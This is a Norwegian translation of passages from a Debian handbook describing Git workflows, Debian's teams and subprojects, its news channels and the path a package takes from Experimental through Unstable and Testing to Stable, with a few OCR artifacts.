Git gjør det lett å håndtere flere samtidige utgaver av et utviklingsprosjekt uten at de forstyrrer hverandre. Disse versjonene er kalt *avgreninger*. Denne metaforen fra et tre er ganske presis, siden et program er opprinnelig utviklet fra en felles stamme. Når en milepæl er nådd (for eksempel versjon 1.0), fortsetter utviklingen i to grener: Utviklingsgrenen forbereder den neste store utgivelsen, og vedlikeholdsgrenen styrer oppdateringer og feilrettinger for versjon 1.0.

Git er i dag det mest populære versjonskontrollsystemet, men det er ikke det eneste. Historisk var CVS (Concurrent Versions System) det første allment brukte verktøyet, men dets mange begrensninger bidro til at mer moderne fritt tilgjengelige alternativer dukket opp. Vi vil spesielt nevne `subversion` (`svn`), `git`, `bazaar` (`bzr`), og `mercurial` (`hg`).

- `http://www.nongnu.org/cvs/`
- `https://subversion.apache.org/`
- `http://git-scm.com/`
- `https://bazaar.canonical.com/`
- `http://mercurial.selenic.com/`

Det er utenfor denne bokens ramme å gi en detaljert forklaring om Git, for det henvises det til *Pro Git*-boken.

- `https://git-scm.com/book/`

Denne e-postbaserte arbeidsflyten er fremdeles populær, men tenderer å bli erstattet med bruk av *merge requests* (eller *pull requests*) når programvaren ligger i en plattform som GitHub eller GitLab - og Debian bruker GitLab på sin salsa.debian.org-tjener. Når du har opprettet en konto på disse systemene, du *fork* mappen, oppretter effektivt en kopi av mappen i din egen konto, og deretter kan du klone den mappen, og skyve dine egne endringer inn i det . Derfra vil nettgrensesnittet foreslå at du sender inn en sammenslåingsforespørsel, og informere utviklerne om endringene dine, og gjør det enkelt for dem å gjennomgå og godta endringene dine med et enkelt klikk.

Andre måter å bidra på

Brukernes atferd har gjort alle disse bidrdagsmekanismene mer effektive. Langt fra å bare være en samling av isolerte personer, utgjør brukerne et ekte fellesskap der flere diskusjoner foregår. Vi merker oss spesielt imponerende aktivitet på brukerens e-postliste, debian-user@lists.debian.org (kapittel 7, «Problemløsning og oppsporing av relevant informasjon» side 148 drøfter dette mer detaljert).

➨ `https://lists.debian.org/users.html`

Ikke bare hjelper brukere seg selv (og andre) med tekniske problemer som direkte påvirker dem, men de kan også diskutere de beste måtene å bidra til Debian-prosjektet, og hjelpe det videre – diskusjoner som ofte resulterer i forslag til forbedringer.

VERKTØY
hvordan-kan-jeg-hjelpe

Programmet `how-can-i-help` viser muligheter for å bidra til Debian-pakker som er installert lokalt. Etter hver APT-oppkalling viser det måter å hjelpe på ved å utheve feil merket "newcomer" (som er enkle inngangspunkter for nye bidragsytere) eller foreldreløse pakker som trenger en ny vedlikeholder. Programmet kan også kjøres direkte.

Debian markedsfører ikke seg selv og derfor spiller brukerne en avgjørende rolle i utbredelsen av Debian, det skjer mest med jungeltelegrafen.

Denne metoden arbeider ganske godt, siden Debian-tilhengere finnes på alle nivåer i fri programvare-fellesskapet: Fra installasjonsfester (samlinger der erfarne hjelper nykommere med å installere systemet) organisert av lokale LUGer eller Linux-brukergrupper (også kjent som LUG - «Linux User Groups»), til forening-stands på store teknologiarrangementer som omhandler Linux, etc.

Frivillige lager plakater, brosjyrer, klistremerker og annet nyttig informasjonsmateriell om prosjektet, som de gjør tilgjengelig for alle, og som Debian formidler fritt fra sin hjemmeside og på sin wiki:

➨ `https://www.debian.org/events/material`

1.3.3. Grupper og underprosjekter

Helt fra starten av har Debian vært organisert rundt begrepet kildepakker, hver med sin vedlikeholder eller gruppe av vedlikeholdere. Mange arbeidsgrupper har dukket opp over tid, noe som sikrer administrasjon av infrastruktur og organisering av oppgaver som ikke gjelder en enkeltpakke (kvalitetssikring, Debian-retningslinjene, installerer, etc.). De siste i rekken av grupperinger har vokst opp rundt delprosjekter.

Eksisterende Debian-underprosjekter

En Debian til hver i sær! Et underprosjekt er en gruppe frivillige som vil tilpasse Debian til spesielle behov. Utover valg av et utvalg med programmer ment for et bestemt område (utdanning,

medisin, lage multimedia, etc.), blir underprosjekter også involvert i å forbedre eksisterende pakker, få med manglende programvare, tilpasse installasjonsprogrammet, lage spesifikk dokumentasjon, med mer.

ORDFORRÅD

Underprosjekt og avledede distribusjoner

Prosessen for å lage en avledet distribusjon starter med å lage endringer i en spesifikk versjon av Debian. Infrastrukturen som brukes til dette arbeidet er utenfor selve Debian-prosjektet. Det finnes ikke nødvendigvis retningslinjer for å bidra med forbedringer. Denne forskjellen forklarer hvordan en avledet distribusjon kan «avvike» fra sin opprinnelse, og hvorfor den jevnlig må synkroniseres igjen med sitt utspring for å dra nytte av forbedringer laget oppstrøms.

På den annen side kan et delprosjekt ikke tillates å avvike for mye fordi alt arbeidet med den består av direkte forbedringer av Debian for å tilpasse den til et bestemt formål.

Den mest kjente distribusjon som stammer fra Debian er, uten tvil, Ubuntu, men det er mange andre. Se vedlegg A, «Avledede distribusjoner» side 469 for å lære om deres spesialiteter og hvordan de er posisjonert i forhold til Debian.

Her er et lite utvalg av aktuelle underprosjekter:

- Debian-Junior, av Ben Armstrong, tilbyr et tiltalende og lettbrukt Debian-system for barn;
- Debian-Edu, av Petter Reinholdtsen, er fokusert på å lage en distribusjon spesialisert for den akademiske verden;
- Debian Med, av Andreas Tille, er dedikert det medisinske feltet;
- Debian Multimedia omhandler arbeid med lyd- og multimedia;
- Debian GIS tar seg av geografiske informasjonssystemer og deres brukere;
- Debian Accessibility, forbedrer Debian for å dekke kravene mennesker med nedsatt funksjonsevne stiller;
- Til slutt jobber Debian Science med å gi forskere og vitenskapspersonale en bedre opplevelse ved å bruke Debian.
- DebiChem, målrettet mot kjemi, tilbyr kjemiske tilpasninger og programmer.

Antallet prosjekter vil mest sannsynlig fortsette å vokse etter hvert som tiden går og vi får bedre forståelse av fordelene med underprosjekter i Debian. Med full støtte fra den gjeldende Debian infrastrukturen, kan undergrupppene i praksis konsentrere arbeidet om det som gir reell merverdi, uten å bekymre seg om den gjenstående synkronisering med Debian, siden de utvikles som del av prosjektet.

Administrative grupper

De fleste administrative gruppene er relativt lukket, og rekrutterer bare ved selvrekruttering. Den beste måten å bli med, er å dyktig bistå nåværende medlemmer, og vise at du har forstått målene og metoder for drift.

ftpmasters er ansvarlig for det offisielle arkivet med Debian-pakker. De vedlikeholder programmene som mottar pakker fra utviklere og, etter noen sjekker, lagrer dem på referansetjeneren (ftp-master.debian.org).

De må også kontrollere lisenser for alle nye pakker, for å sikre at Debian har lov til å distribuere dem, før pakkene kan inkluderes i samlingen av tilgjengelige pakkene. Når en utvikler ønsker å fjerne en pakke, tar vedkommende det opp med denne gruppen via feilhåndteringssystemet og pseudo-pakken *ftp.debian.org*.

ORDFORRÅD

Pseudo-pakken, et sporingsverktøy

Sporingssystemet for feil, opprinnelig laget for å knytte feilrapporter til en Debian-pakke, har vist seg svært hensiktsmessig å håndtere andre saker, som lister over problemer som må løses, eller oppgaver å administrere uten kobling til en bestemt Debian-pakke. Pseudo-pakke tillater dermed bestemte grupper å bruke feilsporingssystemet uten å knytte en bestemt pakke til sin gruppe. Alle kan derfor rapportere problemer som må håndteres. For eksempel har BTS en oppføring for *ftp.debian.org* som brukes til å melde og følge opp problemer i det offisielle pakkearkivet, eller rett og slett å be om fjerning av en pakke. Likeledes refererer pseudo-pakken *www.debian.org* til feil på nettsiden til Debian, og *lists.debian.org* samler alle problemer som gjelder e-postlister.

VERKTØY

GitLab, Git mappevertskap og mye mer

Debian bruker GitLab, kjent som `salsa.debian.org`, som vertskap for Gits pakkedepoter, men denne programvaren tilbyr mye mer enn enkel husing, og Debian-bidragsytere har vært raske til å utnytte de kontinuerlige integrasjonsfunksjonene (å kjøre tester, eller til og med å bygge pakker på hvert trykk). Debian-bidragsytere har også fordel av en renere arbeidsflyt takket være den godt forståtte prosessen med å slå sammen forespørsler (ligner GitHubs trekkforespørsler).

GitLab erstattet FusionForge (som kjørte på en tjeneste kjent som `alioth.debian.org`) for vedlikehold av samvirkende pakker. Denne tjenesten administreres av Alexander Wirt, Bastian Blank og Jörg Jaspert.

➨ `https://salsa.debian.org/`

➨ `https://wiki.debian.org/Salsa/Doc`

Debian-systemadministrator (DSA) team debian-admin@lists.debian.org er, som man kan forvente, ansvarlig for systemadministrasjon for de mange tjenermaskinene prosjektet bruker. Gruppen sikrer optimal funksjon for alle basetjenester (DNS, Internett, e-post, skall, etc.), installerer programvare som Debian-utviklere ber om, og tar alle forholdsregler for sikkerheten.

➨ `https://dsa.debian.org`

Listmasters administrerer e-postserveren som håndterer e-postlister. De lager nye lister, håndterer returmeldinger (meldinger om leveringsfeil), og opprettholder spamfiltre (mot uønsket masseutsendt e-post).

Hver tjeneste har sin egen administrasjonsgruppe, vanligvis sammensatt av frivillige som har installert den (og også ofte programmert de aktuelle verktøyene selv). Dette er tilfellet for feilrapportsystemet (BTS), sporingspakken, salsa.debian.org (GitLab-tjener, se sidefelt «GitLab, Git mappevertskap og mye mer» side 19), tjenestene er tilgjengelige på qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, med flere.

VERKTØY

Debian-pakkesporingssystem

Dette er et av Raphaëls verk: Den grunnleggende ideen er å sentralisere så mye informasjon som mulig for en gitt pakke på en enkelt side. Dermed kan man raskt sjekke status for et program, identifisere oppgaver som skal bli ferdig, og tilby sin hjelp. Dette er årsaken til at denne siden samler alle feilstatistikk, tilgjengelige versjoner i hver distribusjon, fremdriften for en pakke mot *Testing*-distribusjonen, status for oversettelser av beskrivelser og debconf-maler, mulig tilgjengelighet av en ny oppstrøms versjon, meldinger om mangel på samsvar med den nyeste versjonen av Debian Policy, informasjon om vedlikehold, og eventuelle andre opplysninger som vedlikeholderen ønsker å inkludere.

➨ `https://tracer.debian.org/`

En e-postabonnementstjeneste fullfører dette nettgrensesnittet. Det sender automatisk følgende informasjonutvalg til listen: Feil og beslektet diskusjoner, tilgjengelighet av en ny versjon på Debian-serverne, nye oversettelser klare for korrekturlesing , etc.

Avanserte brukere kan dermed følge all denne informasjonen, og selv bidra til prosjektet, så snart de har fått en god nok forståelse av hvordan det fungerer.

Et annet nettbrukergrensesnitt, kjent som *Debianutviklernes pakkeoversikt* (DDPO), gir hver utvikler et sammendrag av status for alle Debian-pakker som vedkommende har ansvar for.

➨ `https://qa.debian.org/developer.php`

Disse to nettstedene er verktøy utviklet og forvaltet av gruppen som er ansvarlig for kvalitetssikring innen Debian (kjent som Debian QA).

KULTUR

Trafikk på postlistene: Noen tall

E-postlistene er, uten tvil, den beste indikatoren for aktiviteten i et prosjekt, siden de gir oversikt over alt som skjer. Tallene (fra mai 2019) fra postlistene våre taler for seg selv. Debian er vertskap for mer enn 315 lister, totalt 303 000 individuelle abonnementer. De 227 000 -poster sendes sendt hver dag.

Utviklingsgrupper, tverrgående grupper

I motsetning til administrative grupper, er utviklingsgruppene ganske åpne, selv for eksterne bidragsytere. Selv om Debian ikke ser det som sin oppgave å lage programvare, må prosjektet ha noen spesifikke programmer for å nå sine mål. Selvfølgelig bruker disse verktøyene, som er utviklet med en fri programvarelisens, metoder som er utprøvd i andre deler av fri programvareverden.

Debian har utviklet lite programvare selv, men enkelte program har inntatt en hovedrolle, og berømmelsen har spredt seg utenfor prosjektet grenser. Gode eksempler er `dpkg`, Debians pakkestyringsprogram (det er faktisk en forkortelse for Debian PacKaGe, uttales som «dee-package»), og `apt`, et verktøy for automatisk å installere alle eventuelle Debian-pakker med sine avhengigheter (gjensidig avhengig av), og garanterer at de er forenlige med systemet etter en oppgradering (navnet er en forkortelse for Advanced Package Tool). Gruppene deres er imidlertid mye mindre, ettersom det er nødvendig med programmeringsdyktighet på et temmelig høyt nivå for å oppnå en samlet forståelse av hvordan denne typene programmer fungerer.

Den viktigste gruppen er nok den for Debians installasjonsprogram, `debian-installer`, som har utført et arbeid av meget viktig og betydningsfullt omfang etter oppstarten i 2001. Det var nødvendig med mange bidragsytere, da det er vanskelig å skrive et enkelt program som installerer Debian på et dusin forskjellige arkitekturer. Hver og en har sin egen mekanisme for oppstart, og sin egen oppstartslaster. Alt dette arbeidet er koordinert på e-postlisten debian-boot@lists.debian.org og koordineres av Cyril Brulebois.

➨ `http://www.debian.org/devel/debian-installer/`

➨ `https://joeyh.name/blog/entry/d-i_retrospective/`

Den lille gruppen til programmet `debian-cd` har en enda mer beskjeden målsetting. Mange «små» bidragsytere har ansvar for sin arkitektur, siden hovedutvikleren ikke kan kjenne alle finesser, og heller ikke den nøyaktige måten å starte installasjonsprogrammet fra CD-ROM på.

Mange grupper må samarbeide med andre om pakkeaktivitet. For eksempel debian-qa@lists.debian.org som prøver å sikre kvaliteten på alle nivåer i Debian-prosjektet. Et annet er debian-policy@lists.debian.org-listen som utvikler Debian-retningslinjene etter forslag som kommer fra hele Debian-prosjektet. De gruppene med ansvaret for hver arkitektur (debian-*architecture*@lists.debian.org) setter sammen alle pakkene, og tilpasser dem til sin bestemte arkitektur, hvis det trengs.

For å sikre vedlikeholdet uten å plassere for tung bør på bare et par skuldre, administrerer andre grupper de viktigste pakkene. Dette er tilfelle med C-biblioteket og debian-glibc@lists.debian.org, og C biblioteket på debian-gcc@lists.debian.org-listen, eller Xorg på debian-x@lists.debian.org (denne gruppen er også kjent som X Strike Force).

1.4. Følg med på Debian-nyhetene

Som allerede nevnt, utvikles Debian-prosjektet på en svært distribuert og veldig organisk måte. Som en konsekvens, kan det være vanskelig til tider å holde tritt med hva som skjer i prosjektet, uten å bli overveldet med en uendelig flom av meldinger.

Hvis du bare vil ha de viktigste nyhetene om Debian, bør du sannsynligvis abonnere på debian-announce@lists.debian.org-listen. Dette er en lav-trafikkert liste (rundt et dusin meldinger i året), og gir bare de viktigste kunngjøringene, slik som tilgjengeligheten av en ny stabil utgivelse, valget av ny prosjektleder, eller den årlige Debian-konferansen.

➨ `https://lists.debian.org/debian-announce/`

Mer generelle (og vanlige) nyheter om Debian sendes til debian-news@lists.debian.org-listen. Trafikken på denne listen er ganske overkommelig (vanligvis rundt en håndfull meldinger i måneden), og inkluderer mer sjeldent «Debians prosjektnyheter», som er en samling av ulike smånyheter om hva som skjer i prosjektet.

➨ `https://lists.debian.org/debian-news/`

FELLESSKAP

Publisitetgruppene

Debians offisielle kommunikasjonskanaler administreres av frivillige fra Debians publisitetsteam. De er representerer Debians prosjektleder og mindre nyheter og kunngjøringer lagt ut der. Mange andre frivillige bidrar til teamet, for eksempel ved å skrive innhold til "Debian Project News", Debians offisielle blogg (bits.debian.org[2]) eller mikrobloggingstjenesten (micronews.debian.org[3]), som holder sosiale nettverk med mikroblogg-innhold.

➨ `https://wiki.debian.org/Teams/Publicity`

For mer informasjon om utviklingen av Debian, og hva som skjer over tid i ulike gruppene, er det også debian-devel-announce@lists.debian.org-listen. Som navnet tilsier, er kunngjøringene der trolig mest interessant for utviklere, men det gir også andre interesserte mulighet til å holde et øye med hva som skjer mer konkret enn akkurat når en stabil versjon er sluppet, mens debian-announce@lists.debian.org gir nyheter om synlige resultater for brukerne, debian-devel-announce@lists.debian.org gir nyheter om hvordan disse resultatene blir produsert. Som en sidekommentar kan det nevnes at «d-d-a» (som den noen ganger kalles) er den eneste listen som Debian-utviklere må abonnere på.

➨ `https://lists.debian.org/debian-devel-announce/`

Debians offisielle blogg (bits.debian.org[4]) er også en god kilde til informasjon. Den formidler de fleste interessante nyhetene som er publisert på de ulike postlistene som vi allerede har omtalt, og andre viktige nyheter fra samfunnsmedlemmer. Siden alle Debian-utviklere kan bidra med disse nyhetene når de mener de har noe spesielt å offentliggjøre, gir Debians blogg en verdifull innsikt, samtidig som den holder seg ganske fokusert på prosjektet som helhet.

En mer uformell informasjonskilde kan også finnes på Planet Debian, som samler artikler fra de respektive bloggene til bidragsytere i Debian. Mens innholdet ikke bare omfatter Debians utvikling, gir den innblikk i hva som skjer i samfunnet, og hva medlemmene holder på med.

➨ `https://planet.debian.org/`

Prosjektet er også godt representert på sosiale nettverk. Debian har bare en offisiell tilstedeværelse på Identi.ca (mikroblogging plattform, drevet av *pump.io*), men det er noen kontoer som videreformidler RSS stoff fra https://micronews.debian.org/ og mange Debian bidragsytere som legger ut på ikke-offisielle kontoer.

➨ `https://identi.ca/debian`

➨ `https://fosstodon.org/@debian`

➨ `https://twitter.com/debian`

➨ `https://www.facebook.com/debian`

➨ `https://www.flickr.com/groups/debian`

➨ `https://www.linkedin.com/company/debian`

[2] `https://bits.debian.org`
[3] `https://micronews.debian.org/`
[4] `https://bits.debian.org`

1.5. Distribusjonenes rolle

En GNU/Linux-distribusjon har to hovedmål: Å installere et fritt operativsystem på en datamaskin (enten med eller uten et eksisterende system eller systemer), og tilby en rekke programmer som dekker alle brukernes behov.

1.5.1. Installasjonsprogrammet: `debian-installer`

`debian-installer` er konstruert for å være ekstremt modulbasert for å være så felles som mulig, og er rettet mot det første målet. Den dekker et bredt spekter installeringssituasjoner, og gjør det generelt sett enklere å videreutvikle installasjonsprogrammer som er tilpasset et bestemt bruksområde.

Moduloppbyggingen i dette verktøyet, som også gjør det svært sammensatt, kan være skremmende å oppdage for utviklerne. Men uansett om den er brukt i grafisk- eller i tekstmodus, er brukerens opplevelse den samme. Stor innsats er gjort for å redusere antall spørsmål som presenteres når du installerer produktet, spesielt takket være programvaren som automatisk kjenner igjen maskinvare.

Det er interessant å merke seg at distribusjoner som stammer fra Debian, varierer mye når det gjelder dette aspektet, og gir et mer begrenset installasjonsprogram (ofte begrenset til arkitekturene i386 eller amd64), men så er de mer brukervennlige for den uinnvidde. På den annen side, de avstår vanligvis fra å avvike for mye når det gjelder pakkeinnholdet, for så mye som mulig å kunne dra nytte av det enorme utvalget av programvare som tilbys, uten å forårsake problemer med hvordan de virker sammen.

1.5.2. Programvarebiblioteket

Kvantitativt er Debian unektelig i front, med over 28 000 kildepakker. Kvalitativt, sikrer Debians retningslinjer med en lang testperiode før en ny stabil versjon utgis, omdømmet om stabilitet og konsistens. Når det gjelder tilgjengelighet, er alt tilgjengelig på nett gjennom mange nettspeil over hele verden, oppdatert hver sjette time.

Mange forhandlere selger DVD-ROM på Internett til en svært lav pris (ofte til selvkost), «avtrykk» som er fritt tilgjengelig for nedlasting. Det er en ulempe: Den lave frekvensen for nye stabile versjoner (å utvikle dem tar noen ganger mer enn to år), forsinker inkludering av ny programvare.

De fleste nye frie programmer finner raskt sin vei inn til utviklingsversjonen som gjør dem enkle å installere. Hvis dette krever for mange oppdateringer på grunn av avhengigheter, kan programmet også legges til den stabile versjonen av Debian (se kapittel 15, «Hvordan lage en Debian-pakke» side 448 for mer informasjon om dette).

1.6. Livsløpet til en versjon

Debian-prosjektet har tre til seks ulike samtidige versjoner av hvert program med navn *Experimental*, *Unstable*, *Testing*, *Stable*, *Oldstable*, til og med *Oldoldstable*. Hver av dem svarer til forskjellig fase i utviklingen. La oss se på et programs reise fra sin opprinnelige pakke til den kommer med i en stabil versjon av Debian for å forstå hvordan dette henger sammen,.

ORDFORRÅD
Utgave

Begrepet «utgave» i Debian-prosjektet, viser til en bestemt versjon av en distribusjon (f.eks. «ustabil utgave» betyr «den ustabile versjonen»). Det indikerer også den offentlige kunngjøringen om lansering av en ny versjon (stable).

1.6.1. Statusen *Experimental*

La oss først se på det spesielle tilfellet med distribusjonen *Experimental*. Dette er en gruppe Debian-pakker der navnet beskriver at denne programvaren er i utvikling, og ikke nødvendigvis ferdig. Ikke alt passerer gjennom dette trinnet. Noen utviklere legger til pakker her for å få tilbakemeldinger fra mer erfarne (eller modigere) brukere.

Ellers huser denne distribusjonen ofte viktige endringer i grunnpakkene, som, hvis de blir lagt inn i *Unstable* med alvorlige feil, ville fått kritiske konsekvenser. Den er dermed en helt isolert distribusjon, der pakkene aldri migrerer til en annen versjon (unntatt ved direkte, rask intervensjon fra vedlikeholderen eller FTP-mestrene). Den er heller ikke selvstendig: Bare en undergruppe av de eksisterende pakkene er med i *Experimental*, og den inneholder vanligvis ikke basissystemet. Denne distribusjonen er derfor nyttigst i kombinasjon med en annen, selvstendig, distribusjon som f.eks. *Unstable*.


1.6.2. Statusen *Unstable*

. La oss gå tilbake til tilfellet med en typisk pakke. Utvikleren skaper den første pakken, som de bygger for *Unstable*-versjonen, og legger den på ftp-master.debian.org-tjeneren. Dette første steget involverer inspeksjon og godkjenning fra FTP-mestrene. Programvaren er deretter tilgjengelig i *Unstable*-distribusjonen, som er «blodfersk»-distribusjon. Det er brukere som er mer opptatt av å ha oppdaterte pakker, enn av fare for alvorlige feil som velger denne distribusjonen. De vil finne ut mer om programmet, og deretter teste det.

Hvis de treffer på feil, rapporterer de dem til pakkevedlikeholderen. Vedlikeholderen forbereder regelmessig korrigerte versjoner, som lastes opp til tjenermaskinen.

Hver nylig opplastede pakke blir oppdatert i løpet av 6 timer på alle Debian-speil rundt om i verden. Brukerne tester deretter korrigeringer, og søker etter andre problemer som følger av disse endringene. Flere oppdateringer kan da skje raskt. I dag er også roboter for autobygging tatt i bruk. Oftest har vedlikeholderen bare en tradisjonell PC, og har utarbeidet sin pakke på amd64 (eller i386)-arkitektur (eller de valgte å laste opp bare for kilden, altså uten noen forhåndskompilerte pakker). Autobyggere tar over og bygger automatisk versjoner for alle de andre arkitek-

turene. Noen kompileringer kan feile. Vedlikeholderen vil da motta en feilrapport som viser problemet, som så blir rettet opp i de følgende versjonene. Når feilen er oppdaget av en bruker av arkitekturen det gjelder, kan en feilrapport komme med en feilfiks klar til bruk.



Figur 1.2 *Autobyggernes pakkebygging*

RASK TITT

`buildd`, Debians pakke-bygger

buildd er forkortelsen for «build daemon». Dette programmet bygger sammen nye versjoner av Debian-pakker til arkitekturer den er vertskap for (kryss-kompilering unngås så mye som mulig).

For å frembringe binærfiler for `arm64`-arkitekturen, har prosjektet `amd64`-maskiner tilgjengelige. *Buildd*-programmmet kjører kontinuerlig på maskinene, og lager binærfiler for `ARM64` fra kildepakker som sendes inn av Debian utviklerne.

Denne programvaren brukes på alle datamaskinene som utfører autobygging for Debian. Som en videreføring blir begrepet *buildd* ofte brukt for å referere til disse maskinene, som vanligvis er reservert utelukkende for dette formålet.

1.6.3. Migrasjon til *Testing*

Senere blir pakken mer moden. Den er bygget på alle arkitekturer, og har ikke blitt endret nylig. Da er den en kandidat for å bli tatt inn i *Testing*-distribution – en gruppe av *Unstable*-pakker valgt

i henhold til noen målbare kriterier. Hver dag velger et program automatisk pakker som skal med i *Testing*, etter kriterier som sikrer et visst kvalitetsnivå:

1. mangel av kritiske feil, eller i det minste færre enn i den versjon som for tiden er med i *Testing*;
2. minst 5 dager brukt i *Ustabil*, som vanligvis er tilstrekkelig tid til å finne og rapportere eventuelle alvorlige problemer (vellykket passering av pakkens egen testpakke, hvis den har en, reduserer den tiden);
3. vellykket bygging på alle offisielt støttede arkitekturer;
4. avhengigheter som er tilgjengelig i *Testing*, eller som i det minste kan flyttes dit sammen med den pakken det gjelder;
5. automatic quality tests of the package (*autopkgtest*) — hvis definert – viser ingen regresjon.

Dette systemet er helt klart ikke ufeilbarlig. Kritiske feil finnes ofte i pakker som inngår i *Testing*. Likevel, det er i alminnelighet effektivt, og *Testing* gir langt færre problemer enn *Unstable*, og er for mange et godt kompromiss mellom stabilt og nytt.

MERK

Begrensninger med *Testing*

Mens den i prinsippet er meget interessant, har *Testing* noen praktiske problemer: En floke med kryssavhengigheter mellom pakker gjør at det er sjelden en pakke kan flyttes dit uten videre. Med pakker som er helt avhengig av hverandre, er det noen ganger nødvendig å overføre et stort antall pakker samtidig, noe som er umulig når noen laster opp oppdateringer med jevne mellomrom. På den annen side, skriptet som identifiserer grupper med beslektede pakker, jobber hardt for å få dem til (dette ville være et NP-komplett problem, som vi heldigvis vet om noen gode metoder å bruke til å finne ut av det med). Derfor kan utgivelsesadministratorer og deres assistenter manuelt styre skriptet ved å foreslå grupper av pakker, eller å pålegge å inkludere visse pakker i en gruppe, selv om dette midlertidig bryter med noen avhengigheter.

Husk at et NP-komplett problem er av en eksponentiell algoritmisk kompleksitet etter størrelsen på data, her lengden av koden (antall siffer) og berørte elementer. Den eneste måten å løse det er på er ved å undersøke alle mulige oppsett, som kan kreve store ressurser. Mer realistisk kan det være å bruke enklere metoder for finne omtrentlig, men tilfredsstillende løsninger.

FELLESSKAP

Utgivelsesadministratoren


Utgiveradministrator er en viktig tittel, forbundet med et tungt ansvar. Den som bærer tittelen må i praksis administrere utgivelsen av en ny, stabil versjon av Debian, og bestemme prosessen for utvikling av *Testing* til den når kvalitetskriteriene for *Stable*. De setter opp også en tentativ tidsplan (som ikke alltid blir fulgt).

Vi har også utgivelsesadministrator for Stable, ofte forkortet SRM, som administrerer og velger oppdateringer for den nyeste stabile utgaven av Debian. De inkluderer systematisk sikkerhetsoppdateringer, og undersøker alle andre inkluderingsforslag, fra forslag til forslag, sendt inn av ivrige Debian-utviklere som gjerne vil oppdatere sine pakker i den stabile versjonen.

1.6.4. Opprykk fra *Testing* til *Stable*

La oss gå ut fra at vår pakke nå er kommet med i *Testing*. Så lenge det er rom for forbedring, må den vedlikeholdsansvarlige fortsette å forbedre den, og starte prosessen fra *Unstable* (men å få den med i *Testing* senere går vanligvis raskere: Med mindre den har endret seg betydelig, er alle avhengigheter på plass allerede). Når den er perfekt, er vedlikeholderen ferdig med sitt arbeid. Det neste trinnet er å legge den inn i *Stable*-distribusjonen, som i realiteten er en enkel kopi av *Testing* på et tidspunkt valgt av utgivelsesadministratoren. Ideelt sett blir beslutningen tatt når installasjonsprogrammet er ferdig, og når ingen programmer i *Testing* har noen kjente kritiske feil.

Siden dette øyeblikket i praksis aldri vil inntreffe, må Debian kompromisse: Ta ut pakker der vedlikeholder har unnlatt å rette feil i tide, eller godta i å utgi en distribusjon med noen bugs i blant tusenvis av programmer. Utgiveransvarlig har tidligere annonsert en frys-periode, der hver oppdatering av *Testing* må godkjennes. Målet her er å forhindre nye versjoner (og dets nye feil), og kun godkjenne oppdateringer som fikser feil.



Figur 1.3 *En pakkes bevegelse gjennom de ulike Debian-versjonene*

Etter utgivelsen av en ny stabil versjon, styrer utgivelsesadministratoren for Stable all videre utvikling (kalt «revisjoner», for eksempel 7.1, 7.2, 7.3 for versjon 7). Disse oppdateringene inkluderer automatisk alle sikkerhetsoppdateringer. De vil også inkludere de viktigste korreksjonene

(vedlikeholderen av en pakke må forklare alvoret i problemet som de ønsker å korrigere, for å få med sine oppdateringer).

ORDFORRÅD

Frys: på oppløpssiden

Under frys-perioden er *Testing*-distribusjonen blokkert. Ingen flere automatiske oppdateringer er tillatt. Bare utgivelsesadministratorene har deretter lov til å endre pakker, i henhold til sine kriterier. Hensikten er å forhindre at nye feil oppstår ved å ta inn nye versjoner. Nøye undersøkte oppdateringer blir bare godkjent når de korrigerer betydelige feil.

